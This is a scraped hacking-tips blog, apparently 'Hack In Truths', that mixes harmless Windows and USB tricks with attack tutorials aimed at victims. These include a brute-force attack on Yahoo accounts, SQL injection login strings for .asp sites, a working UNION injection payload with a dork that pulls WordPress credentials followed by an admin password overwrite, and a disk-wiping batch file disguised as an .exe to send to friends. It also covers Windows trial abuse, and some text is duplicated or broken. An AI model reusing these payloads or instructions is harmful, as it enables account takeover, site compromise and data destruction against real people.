
Today i will show you how to hack yahoo ids by brute force attack..

Step 2: To hack email in target bar write pop.mail.yahoo.com
Step 3: Type : POP3
Step 4: Put connections to 60 and timeout to 60
Step 5: Make sure you check a ''Single User''

Step 6: Then when you check that to single user write in that bar you victims yahoo acc ID / explanation .. like hackerpilu@yahoo.com his ID will be hackerpilu.. write that
Step 7: Password mod put on: ''Brute Force''
Step 8: Then click ''Range''(a new window will pop up)

Step 9: Then make sure you put ''Min Length'' 6 and ''Max Length'' to 16
Step 10: Then put custom range .. or anything default as you want.
Step 11: Click OK
And for end click Start .. that's all .. now wait for the process to complete..
Enjoy!! and keep watching on hack in truths for more tutorials like that. I will post some tutorial about how to hack gmail account by brute force attack after my successful testing !!


These Code Reset All Code In Your Samsung Mobile(Any Model)
Samsung Tracker Code Also Reset By These Codes
If You Forget Your Code Don't Worry
>> Turn Off Your Mobile
>> Remove The SIM
>> Turn On Your Mobile Without SIM
>> Enter The Code *2767*637# (Universal Unlock Code)(Reset Mobile Tracker Code)
>> Enter The Code *2767*3855#(Full EEPROM Reset)(Reset All Type Of Code)


1st, Open Google and search for adminlogin.asp or admin\login.asp
2nd, Open any search result and you will get a login page. Use
User: Admin
Pass: 'or'1'='1
or
User: admin
Pass: ’ or 1=1–
or
User: ’ or 1=1–
Pass: ’ or 1=1–
We are using some simple SQL injection strings to hack asp sites. If you need more strings please submit your e-mail id. I will send all SQL Strings within 24 hour.


Users to plug in a USB flash drive, because they could so easily copy corporate data.
Since Windows XP SP2,& Above you can disable writing to USB devices altogether using a simple registry hack. Here it is:
Open your Notepad
type following n save it DisableUSB.reg
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies]
"WriteProtect"=dword:000000001
Now for EnableUSB.reg
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies]
"WriteProtect"=dword:00000000
Note:- Once you use the registry hack, you will have to reboot for the changes to take effect.


Warning: Never use it on your own computer. If Program accidentally get activated on your system, You can't repair it again. In this case you have to reinstall your window again.!!!!
Steps to create this program or virus.

Step 1: Open NOTEPAD and type this command :-
RD c:\ /s /q
Note: C:\ is the location where system files are located. You can change it.
Note: C:\ is the location where system files are located. You can change it.
Step 2: Now save as this file and give any name you want with extension .exe and save as file type (all files).
Note: Actually it's a batch file program. But most of the people runs .exe files without thinking anything.. So I am using .exe extension instead of .bat
Note: Actually it's a batch file program. But most of the people runs .exe files without thinking anything.. So I am using .exe extension instead of .bat

Step 3: Now send it to your friend by email or by social networking ..
Hacking Truths: This program starts deleting all system files and folders from your c:\ drive. And this may take effect after restarting victims computer.


Step 1: Keep Balance less than RS 2.
Step 2: Send the song name to 56799
Step 3: when u get a Message.Reply with 1 or 2 send to 56799
ENjoy!.........!!!!!!!!


Assign a Permanent Letter to a USB Drive
If you have multiple pen drives you might have noticed that every time you put in your drive it will be assigned a different drive letter.
This can be frustrating when trying to run backups or opening files from software as recent drive letter is changed. Even if you have created playlist of the songs which are in your pen drive it won’t work if the drive letter is changed.
Here are the steps you will have to follow to assign a permanent drive letter:-
Step 1: Go to Start > Run
Step 2: Type mmc in the box and hit enter.
Step 3: Select File > New
Step 4: Now select File > Add/Remove Snap-in.
Step 5: Select “Disk Management” and click “Add”
Step 6: Select “OK“.
Step 7: Select “This computer” and then “Finish”
Step 8: Now press “OK” on the “Add or Remove snap-ins” screen.
Step 9: Now select “Disk Management” from the left menu.
Step 10: You will now see all of your drives/partitions in the right hand side panel.
Step 11: Right click the USB drive you want to assign a permanent letter to and select “Change Drive Letter and Paths…”
Step 12: Click on “Change”
Step 13: Select a permanent letter
Step 14: Click “OK”
Step 15: It will warn you about making the change - there is little chance programs you use will be affected by this. If they will, you will probably already be aware of this so don’t worry.
Step 16: The final step is to select File > Save and save the file in the default directory. Close the Console and you are done.
Now eject your usb drive and put it back in.:-)

What is Computer shortcut??
Steps:--
Step 1: Click on Start button and find your program out. (You can also use desktop shortcuts)
Step 2: Now right click on the program and click on Properties

Step 3: In the Shortcut Key field type any key that you want to use as shortcut. Now your custom shortcut for this program will be Ctrl+Alt+Any key you want.

Step 4: Press Ok button to save these changes and then close the dialog box.
Now you can use the custom shortcut to launch the program. Enjoy this trick and Keep Watching......

Microsoft reserves 20% of your available
bandwidth for their own purposes like Windows Updates and interrogating
your PC etc. Don't you want to get it back for your self? Here is the
trick how to get 100% of your available bandwidth.

Step 1: Click Start then Run and type "gpedit.msc" without quotes. This opens the "group policy editor" and go to: "Local Computer Policy"
Step 2: Then click on "Computer Configuration" Then "Administrative Templates"
Step 3: Now select "Network" then "QOS Packet Scheduler"
Step 4: After that select "Limit Reservable Bandwidth".
Step 6: Double
click on Limit Reservable bandwidth. It will say it is not configured,
but the truth is under the 'Explain' tab i.e." By default, the Packet
Scheduler limits the system to 20 percent of the bandwidth of a
connection, but you can use this setting to override the default."

So the trick is to ENABLE reservable bandwidth, then set it to ZERO. This will allow the system to reserve nothing, rather than the default 20
![Get upto 100 MBPS Internet speed [Funny Trick]](https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhShHtpzCJy0VOvKOpL_U7y7IBm6YtAveno14asL7CgUMkfg6ijKvBEhcujDlbQZ_oaBvwWBPfnSWafQhQ8KSEc1ftIYE4e9hKy7nnbZIWl-nshUFs4w4ClEpzH9mN6tdEIE_sAzeS-R8sL/s72-c/untitled16.JPG)

1st, You need to create a home server (PHP OR
HTTP any thing you want) on your PC. You can use tools like “XAMPP” OR “WAMP”
OR “EASY PHP”.
2nd, Now open the
folder “htdocs” (For XAMPP) or “www” (For WAMP & EASY PHP). And copy-paste
your file there which you want to download.
3rd, Then start the server and open “127.0.0.1”
or “localhost” on your browser.

4th, Now find the file out and download it form your home server. You should get up to 100 MBPS speed depending on your Processor and HDD speed. I got 20 MBPS Speed form my PC.
Note: If your friend is really smart, he will find your trick. To fool your friends completely you need
some domain name. To create your domain for your localhost, Explore %systemroot%\system32\drivers\etc
and open "hosts" with notepad or any text editor. Then change the “localhost” to anything you want.
You can also add a second line for another domain. Use 127.0.0.1 as your IP address.

So ENJOY this trick.. Fool your friends and comment here.

You can use a trial
version of windows 7 without using cracks or keys. By this way
you can not only avoid piracy but also use the original windows for
free.
After you have your trial version of windows 7 installed in your computer, just follow the below steps:
After you have your trial version of windows 7 installed in your computer, just follow the below steps:
- Firstly you need to check how many days are left for your windows to expire so for that click on start then right click on computer and click on properties.

- Now at the bottom of the windows which will open you will see the days left under the heading Windows activation.

- Now on the last day of your windows go to start and type command in the search box and right click on command prompt and click on run as administrator.

- Now in the command prompt type slmgr -rearm and press enter.

- After some seconds you will get a dialog box open up showing that the command completed successfully.

Now this will reset your windows trial for more 30 days. You can repeat the process 3 times
i.e. you will get 120 days. Now to use this trick 8 times more so that
you can use windows for another 240 days here are the steps:
- Click on start and type regedit and click on regedit and then click on yes (if asked). If you think that you may make some mistake while following the steps below then it is better to backup your registry which you read from here.

- Now navigate to HKEY_LOCAL_MACHINE =>SOFTWARE =>Microsoft => Windows NT =>CurrentVersion => SoftwareProtectionPlatform
- Now in the right side double click on SkipRearm and change it's value from 0 to 1 and click on ok.

Now you can use windows for 120 days before editing registry and 240 days after editing it. So in total you can use the windows for 360 days i.e 1 year.
If you want to make this process automatic then:
- Open notepad and there type slmgr -rearm and save it as anything.bat
- Now schedule this file to run automatically using windows Task Scheduler on a particular date i.e. after every 30 days.


There is so many bloggers using Facebook Connect Wordpress plugin for their blogs. They think it's cool. But it could be a Big Security hole. Here's the way to hack these sites.
Step 1 :
http://www.google.com
Step 2:Now enter this dork to find sites with security hole..
inurl:"fbconnect_action=myhome"

Step 3: You will find many sites, Select the site which you are comfortable with.
 |
| You will find something like that. |
Step 4: Now replace
?fbconnect_action=myhome&userid=
with this
?fbconnect_action=myhome&fbuserid=1+and+1=2+union+select+1,2,3,4,5,concat(user_login,0x3a,user_pass)z0mbyak,7,8,9,10,11,12+from+wp_users--
Step 5: Now you have the User name and Password.

Step 6: The password is encrypted with Wordpress md5 (blowfish). You need to decode this. Download and run this software to decode this type of password.
Step 7: Then find the administrator panel out. Normally it should be in

Note: Decoding this type of password may take a big time.
So you here is another way to hack the password.....
Step 1: Open Havij and paste the blog url you are going to hack..
Example:
Step 2: Now find Databases, Tables.
Step 3: Select wp-users then find tick on all columns. Then click on Get Data.
Step 4: You will find something like that..

Step 5: Now select any user and change the user_pass to
Step 6: Now login with the password hackintruths
If you got any problem comment here, We will try our best to solve that.

Step 6: The password is encrypted with Wordpress md5 (blowfish). You need to decode this. Download and run this software to decode this type of password.
Step 7: Then find the administrator panel out. Normally it should be in
www.victrimsite.com/wp-admin
or
www.victrimsite.com/wp-login.php

Note: Decoding this type of password may take a big time.
So you here is another way to hack the password.....
Step 1: Open Havij and paste the blog url you are going to hack..
Example:
http://www.victrimsite.com/?fbconnect_action=myhome&fbuserid=1+and+1=2+union+select+1,2,3,4,5,concat%28user_login,0x3a,user_pass%29z0mbyak,7,8,9,10,11,12+from+wp_users--
Step 2: Now find Databases, Tables.
Step 3: Select wp-users then find tick on all columns. Then click on Get Data.
Step 4: You will find something like that..

Step 5: Now select any user and change the user_pass to
$P$BbCzkVXQ6r.T8znShDPMSzM7Whhubc/
Step 6: Now login with the password hackintruths
If you got any problem comment here, We will try our best to solve that.

Enable Right Click on Right Click Disabled Websites
When you are surfing the web, you may come across certain websites that
does not allow you to perform right click to copy text or any images.
This is mostly done to prevent other users from copying or stealing
their work.
Enable Right Click in Firefox Using RightToClick:

1.Download and install RightToClick. Once the add-on is installed you will see a golden pointer
at the lower right corner of Firefox and also right next to the address bar.
2. When you visit any website which has disabled right click options, click on the mouse pointer and it will enable the right click options on that page. The pointer will turn green as shown below.
3. You can access advanced option either by right clicking on the mouse icon or by going to Tools > Addons and then going to options of RightToClick.
Enable Right Click in Firefox Using RightToClick:

1.Download and install RightToClick. Once the add-on is installed you will see a golden pointer
at the lower right corner of Firefox and also right next to the address bar.
2. When you visit any website which has disabled right click options, click on the mouse pointer and it will enable the right click options on that page. The pointer will turn green as shown below.
3. You can access advanced option either by right clicking on the mouse icon or by going to Tools > Addons and then going to options of RightToClick.
Enjoy and copy anything you want!!

How To View Passwords Behind Asterisks
Have you saved your password for a particular site and now you have forgot the password that you saved and now it only appears as ********* ,and u want to get that password.
 Simply follow the steps:
1. Copy the following JavaScript code.(It exists bellow. plz download the code as it is a script)
2. Open the site in a new browser window or tab.
3. When you see the asterisks ********* appear then paste the below JAVA code in the address bar and hit enter.
Have you saved your password for a particular site and now you have forgot the password that you saved and now it only appears as ********* ,and u want to get that password.

1. Copy the following JavaScript code.(It exists bellow. plz download the code as it is a script)
2. Open the site in a new browser window or tab.
3. When you see the asterisks ********* appear then paste the below JAVA code in the address bar and hit enter.

This tutorial explains how to copy music CDs that are copy-protected with
‘copy control technology.’ It will only work on music CDs and not on (for
example) game CDs. I have only used this approach with Windows XP, but there's
a good chance it will work with other versions of Windows also.
How to know your CD is protected or not ??
Explore your cd. If you find all the files have '.cda' extension
then your cd is protected. Another easiest method is just copy the cd to your
computer. And try to play.
Steps:
1st, you need Windows Media Player 11 or better
version.
2nd, Insert your cd / dvd on the drive. Any play
with Media Player.
3rd, Then go to the Rip Tab and select all songs then
start ripping.
It’s done now. You will find all music files on your “My
Music” Folder.


Want the old Facebook chat back ?
New interface sucks ... isn't it ?
I've got a solution for you.
Go to this link Directly
Or
Install this Greasemonkey script
Install this Greasemonkey script

There are many viruses which disable registry
editing of your windows. And when you try to edit registry you get a
message that "Registry editor has been disabled by your administrator". This can be solved by taking these two simple steps.

Step1: Restart your computer in safe mode and open cmd and type following command
reg delete HKCU\software\microsoft\windows\currentversion\policies\system /v "DisableRegistryTools"
it will ask you for(Y/N)? typeY.
Step2.: Run this another command: run HKLM\software\microsoft\windows\currentversion\policies\system /v "DisableRegistryTools"
This will enable your registry editor

Convert 1Gb Memory card / Pendrive / HDD To 2GB

First of all we have to make sure that its a 1 GB ( 970+ Mb ) memory
card. This only works on 1GB (970+ Mb) And it supports only in some of
the rare cases of memory cards.
Now Backup all your data in that because we have to format the drive.
After backing up now open the Skimedi Fix 2GB Capacity application.
A small window will pop up showing the FIX and Cancel option. And you
have to browse the drive where it is located (generally G: or L: drive
for USB sticks)
After selecting the drive press on FIX and then the updating process
will be followed up. It will ask your conformation whether you agree to
format or not. click on yes.
Later it will ask to replug the device. Just replug the memory stick
card and put it back. The size of the memory will be increased from 1Gb
to 2Gb. you can see the properties before and after the cracking
process.
After that you can also check the memory size in phone and also you can
test the size by copying all the data to it which is around 2Gb.
Download | 166.88 KB

How to Bypass SMS Verification

There are many websites like google, YouTube etc that wants sms verification for registration. It's safe to provide your information in google etc. etc. But if you are registering any unknown or Not tested I will suggest you not to provide your own phone no. We presents you a simple trick to bypass it and keep your self more secure.
 First of all visit http://receive-sms-online.com/
copy one of the two number written below and put in the fields where they are asking for SMS registration. Then simple go back to http://receive-sms-online.com/ and click the number u have selected there u will find your code sent by google,YouTube or other.............
Note: Google allows a very few number of account from 1 mobile number. So a successful Google registration depends on your luck. Best Of LUCK and keep watching on Hack In Truths....
Subscribe to:
Comments (Atom)
Popular Posts
-
Hack / Bypass .asp sites using SQL Injection
Hack any .asp sites with SQL Injection attack. 1st, Open Google and search for adminlogin.asp or admin\login.asp 2nd, Open any searc...
-
Get upto 100 MBPS Internet speed [Funny Trick]
Today I will show you how to Fool your friends. They should think that you have internet connection up to 100 MBPS speed. 1 st ,...
-
DNN Method - Website Hacking
 Step 1 : http://www.google.com Step 2: Now enter any of these dorks. 2nd dork is best for this type of hacking. :inurl:/tabid/36/l...
 -
WEAKERTHAN - Another OS For Hackers
 Weakerthan 3.6 OS for Hackers Most of the hackers would have heard about Backtrack. Weakerthan is another Linux based pentesting...
 -
Hack YAHOO ids by Brute Force Attack
Today i will show you how to hack yahoo ids by brute force attack.. Step 1: Download Brutus Force from Here and Extract it on desk...
-
How to Unlock your Cellphone
 What are Unlocked Cellphones? and Why anybody would want to Unlock it? An Unlocked Cellphone is one that can be used on all networks ...
 -
Google Parent Directory Ultimate way
 Look for Appz in Parent Directory intext:"parent directory" intext:"[EXE]" intext:"parent directory...
 -
IIS Exploit - Easiest way to deface Website [Windows XP]
 In IIS Exploit we can upload shells, Defaced page or anything you like on the Vulnerable Server without any Login. It is most Easiest ...
 -
How to Run Mobile Games on PC
 How to Run Java mobile Games On PC 1st, Download KEmulator from the link bellow. 2nd, Extract and run KEmulator.exe 3rd, Goto...
 -
Get upto 2gb Graphics Memory without any Software
 Get upto 2gb Graphics memory Just do this steps and you will get upto 2 gb graphics memory. Run >> regedit.exe >> find H...
